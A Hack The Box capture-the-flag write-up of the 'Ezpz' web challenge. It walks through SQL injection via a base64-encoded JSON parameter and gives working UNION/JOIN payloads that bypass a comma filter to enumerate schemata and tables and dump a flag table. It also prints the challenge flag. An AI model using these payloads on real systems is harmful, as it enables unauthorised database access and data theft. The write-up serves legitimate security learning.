

**Ezpz Web Challenge Write up**

**Respect me if you loved the my write up**

**<https://www.hackthebox.eu/home/users/profile/47422>**

## Summary ->

This is awesome challenge it's Sqli but it's not easy at all because there is waf inside and there is filter in Sqli to be more when you get the table name So am so interesting let's get started

## Starting ->

In the first we got two errors from php

```
Notice: Undefined index: obj in /var/www/html/index.php on line 27
```

```
Notice: Trying to get property 'ID' of non-object in /var/www/html/index.php on line 29
```

It's seems normal The first error telling us there is **obj** maybe in GET or POST request so let's try GET request

<http://docker.hackthebox.eu:31452?obj=>

```
Notice: Trying to get property 'ID' of non-object in /var/www/html/index.php on line 29
```

Yes we solved the first one but the second one looks like json

Why ..?

Because it's in quotes like that **'ID'** In this time I stuck why because

There is something before let's so **obj[]=** If we did that we will get it's takes Base64 let's try it together

```
Warning: base64_decode() expects parameter 1 to be string, array given in /var/www/html/index.php on line 27
```

```
Notice: Trying to get property 'ID' of non-object in /var/www/html/index.php on line 29
```

And there is another way to get it we can get it from Source code

```
101  
102 <!-- Hint : base64_encode($data)-->  
103
```

So let's get back and try to put **base64("{\"ID\":\"1\"})** in the **obj**

It's already works so let's see what will happen now

I tried a lot of things like Xpath and Ifi but nothing works for sorry

But there is something we miss **SQLi**

So let's try

**Base64("{\"ID\":\"1'or'1'='1\"})**

Good Luck, You've got that this is really gonna be an interesting challenge :)

Avoid Tools, If you want to Enjoy the Challenge :v ..

Go and Find the vulnerability ..

## PWNING ->

Here I stucked one day because , is filtered F\*\*K xD

It's SQL so I have my friend he backend dev I called hem about this and I asked hem is there any way to bypass it and he told me Yes there is way So let's see it guys

We wanna get database name and the , is filtered so it's JOIN time

Let's see how we can use it

```
a' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT schema_name  
FROM information_schema.schemata)b -- -
```


(SELECT 1 ) a JOIN => It's for the first arg and we can replace a with anything we wanna

```
(SELECT schema_name FROM information_schema.schemata)b -
```

⇒ To get the tables name and b for the second arg and we can replace it and -- - to comment and what will get next of the code

Let's see what will happen when we use it

And it's works sounds so good




A screenshot of a MySQL database interface showing a list of schemas. The schemas listed are information\_schema, ezpz, mysql, performance\_schema, and test. The 'mysql' schema is highlighted in blue.

information_schema
ezpz
mysql
performance_schema
test

Now we need to get the Tables name to get the flag ... I know something else called **mysql.innodb\_table\_stats**

And I tried it and it's works

```
{"ID": "a' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT table_name FROM mysql.innodb_table_stats)b -- -"}
```



A screenshot of a MySQL database interface showing the results of a query. The results are displayed in a table with one column labeled 'DATA'. The table contains two rows: 'FlagTableUnguessableEzPZ' and 'gtid\_slave\_pos'.

DATA
FlagTableUnguessableEzPZ
gtid_slave_pos

Now we have the Tables name so let's see what is inside

**FlagTableUnguessableEzPZ**

And our last payload is

```
{"ID": "a'UNION SELECT * FROM (SELECT 1)a JOIN (select * from  
FlagTableUnguessableEzPZ)b -- a"}
```

And finally we got it :D

```
HTB{T0oE4syP34syL4m3SQLiF!lt3rs}
```

I hope this write up helps you to learn something new

Don't forget to Respect me on HackTheBox

<https://www.hackthebox.eu/home/users/profile/47422>

And thanks for your time to read my write up